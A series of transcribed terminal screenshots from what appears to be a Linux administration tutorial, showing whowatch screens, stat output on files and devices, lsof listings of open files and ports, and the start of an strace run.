
```
 Help
 Keys          F1
 About
 Copyright
```




```
GENERAL KEYS:
cursor movement:
- cursor up, down, Home, End
- PageUp, PageDown

F9 - menu
ESC - close window/menu or quit
d - user or process details
s - system information
t - tree of all processes
/ - search

PROCESS TREE:
                            <- -> [a]up, [z]down
```




```
BOOT TIME: Thu Feb 18 02:35:15 2016
CPU: 0.7% user 0.3% sys 0.0% nice 99.0% idle
MEMORY:
MemTotal:          505940 kB
MemFree:            26692 kB
Buffers:            26876 kB
Cached:            177804 kB
SwapCached:          9304 kB
Active:            160352 kB
Inactive:          173112 kB
Active(anon):       47440 kB
Inactive(anon):     83668 kB
Active(file):      112912 kB
                            <- -> [a]up, [z]down
```




```
2 users: (1 local, 0 telnet, 0 ssh, 1 other)          load: 0.00, 0.06, 0.10
108 processes
    1     - /sbin/init
13720     |- /usr/lib/gvfs/gvfsd-metadata
12092     |- /usr/lib/at-spi2-core/at-spi-bus-launcher
11926     |- gnome-terminal
11936     | |- bash
11991     | |  `- su
11999     | |    `- bash
14629 R   | |      |- whowatch -m
14610 T   | |      `- whowatch
11935     | `- gnome-pty-helper
11859     |- /usr/bin/python /usr/lib/unity-scope-video-remote/unity-scope-video
11845     |- /usr/lib/unity-lens-music/unity-musicstore-daemon
11798     |- /usr/bin/python /usr/lib/unity-lens-video/unity-lens-video
11796     |- /usr/lib/unity-lens-music/unity-music-daemon
11794     |- /usr/lib/unity-lens-files/unity-files-daemon
11792     |- /usr/lib/unity-lens-applications/unity-applications-daemon
11790     |- /usr/lib/indicator-appmenu/hud-service
```




```
root@tj-dev:~# ls -l example.txt
-rw-r--r-- 1 root root 20 Feb 18 18:20 example.txt
root@tj-dev:~# stat example.txt
  File: `example.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:20:23.030860058 +0530
 Birth: -
```




```
root@tj-dev:~# mv example.txt sample.txt
root@tj-dev:~#
root@tj-dev:~# stat sample.txt
  File: `sample.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:20:13.058859554 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -
```




```
root@tj-dev:~# stat sample*
  File: `sample1.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 172968      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:32:12.174895886 +0530
Change: 2016-02-18 18:32:12.174895886 +0530
 Birth: -
  File: `sample2.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 172969      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:15.706896065 +0530
Modify: 2016-02-18 18:32:15.706896065 +0530
Change: 2016-02-18 18:32:15.706896065 +0530
 Birth: -
  File: `sample.txt'
  Size: 20              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 134107      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:32:12.174895886 +0530
Modify: 2016-02-18 18:20:23.030860058 +0530
Change: 2016-02-18 18:27:06.542880445 +0530
 Birth: -
```




```
root@tj-dev:~# stat test
  File: `test'
  Size: 4096            Blocks: 8          IO Block: 4096   directory
Device: 801h/2049d      Inode: 172970      Links: 2
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 18:36:22.586908538 +0530
Modify: 2016-02-18 18:36:16.514908231 +0530
Change: 2016-02-18 18:36:16.514908231 +0530
 Birth: -
```




```
root@tj-dev:/# stat etc
  File: `etc'
  Size: 12288           Blocks: 24         IO Block: 4096   directory
Device: 801h/2049d      Inode: 131073      Links: 131
Access: (0755/drwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2016-02-18 15:09:12.230280519 +0530
Modify: 2016-02-18 15:17:24.602305395 +0530
Change: 2016-02-18 15:17:24.602305395 +0530
 Birth: -
```




```
root@tj-dev:/# stat /dev/sda2
  File: `/dev/sda2'
  Size: 0               Blocks: 0          IO Block: 4096   block special file
Device: 5h/5d   Inode: 7386        Links: 1     Device type: 8,2
Access: (0660/brw-rw----)  Uid: (    0/    root)   Gid: (    6/    disk)
Access: 2016-03-01 02:35:27.114021189 +0530
Modify: 2016-03-01 02:35:27.114021189 +0530
Change: 2016-03-01 02:35:27.114021189 +0530
 Birth: -
```




```
root@tj-dev:/# stat -f /dev/sda2
  File: "/dev/sda2"
    ID: 0          Namelen: 255     Type: tmpfs
Block size: 4096       Fundamental block size: 4096
Blocks: Total: 61041      Free: 61040      Available: 61040
Inodes: Total: 61041      Free: 60592
```




```
COMMAND     PID       USER   FD      TYPE     DEVICE SIZE/OFF       NODE NAME
init          1       root  cwd       DIR        8,1     4096          2 /
init          1       root  rtd       DIR        8,1     4096          2 /
init          1       root  txt       REG        8,1   194528        169 /sbin/init
init          1       root  mem       REG        8,1    47040     263210 /lib/i386-linux-gnu/libnss file
init          1       root  mem       REG        8,1   134344     263139 /lib/i386-linux-gnu/ld-2.15.so
init          1       root    0u      CHR        1,3      0t0       5640 /dev/null
init          1       root    1u      CHR        1,3      0t0       5640 /dev/null
init          1       root    2u      CHR        1,3      0t0       5640 /dev/null
init          1       root    3r     FIFO        0,8      0t0       7559 pipe
init          1       root    4w     FIFO        0,8      0t0       7559 pipe
init          1       root    5r     0000        0,9        0       5603 anon_inode
init          1       root    6r     0000        0,9        0       5603 anon_inode
init          1       root    7u     unix 0xdb3de1c0      0t0       7560 socket
init          1       root    8w      REG        8,1      124        220 /var/log/upstart/dbus.log
init          1       root    9u     unix 0xdb3dd440      0t0       7712 socket
```




```
unity-2d- 11583 tajinder    3u  0000         0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    4u  0000         0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    5u  unix 0xdd3fd200      0t0   29188 socket
unity-2d- 11583 tajinder    6u  0000         0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    7u  0000         0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    8u  unix 0xdd3ffcc0      0t0   29190 socket
unity-2d- 11583 tajinder    9u  unix 0xdd3fcfc0      0t0   29198 socket
unity-2d- 11583 tajinder   10r  FIFO         0,8      0t0   29205 pipe
unity-2d- 11583 tajinder   11w  FIFO         0,8      0t0   29205 pipe
unity-2d- 11583 tajinder   12u  unix 0xdc32f180      0t0   29208 socket
unity-2d- 11583 tajinder   13u  unix 0xdc32f600      0t0   29212 socket
unity-2d- 11583 tajinder   14u  unix 0xdc32f3c0      0t0   29218 socket
unity-2d- 11583 tajinder   15u  unix 0xdc32e640      0t0   29220 socket
unity-2d- 11583 tajinder   16u  unix 0xdc32e880      0t0   29222 socket
```




```
root@tj-dev:~# lsof -i TCP:22
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd    15455 root    3u  IPv4 100126      0t0  TCP *:ssh (LISTEN)
sshd    15455 root    4u  IPv6 100128      0t0  TCP *:ssh (LISTEN)
```




```
tajinder@tj-dev:~$ lsof | wc -l
5220
```




```
root@tj-dev:~# lsof -i -u tajinder
COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
avahi-dae   777    avahi  13u  IPv4   8233      0t0  UDP *:mdns
avahi-dae   777    avahi  14u  IPv6   8234      0t0  UDP *:mdns
avahi-dae   777    avahi  15u  IPv4   8235      0t0  UDP *:52037
avahi-dae   777    avahi  16u  IPv6   8236      0t0  UDP *:38863
cupsd       788     root   8u  IPv4   8572      0t0  TCP localhost:ipp (LISTEN)
dhclient   1045     root   6u  IPv4   9086      0t0  UDP *:bootpc
dnsmasq    1367   nobody   4u  IPv4  10188      0t0  UDP localhost:domain
dnsmasq    1367   nobody   5u  IPv4  10189      0t0  TCP localhost:domain (LISTE
N)
dnsmasq    1367   nobody  10u  IPv4 101323      0t0  UDP *:43050
dnsmasq    1367   nobody  11u  IPv4 101327      0t0  UDP *:37233
glance-ap  4832   glance   4u  IPv4  20212      0t0  TCP *:9292 (LISTEN)
glance-re  4901   glance   4u  IPv4  20463      0t0  TCP *:9191 (LISTEN)
```




```
root@tj-dev:~# strace ls
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0)                                  = 0x81d7000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77cf000
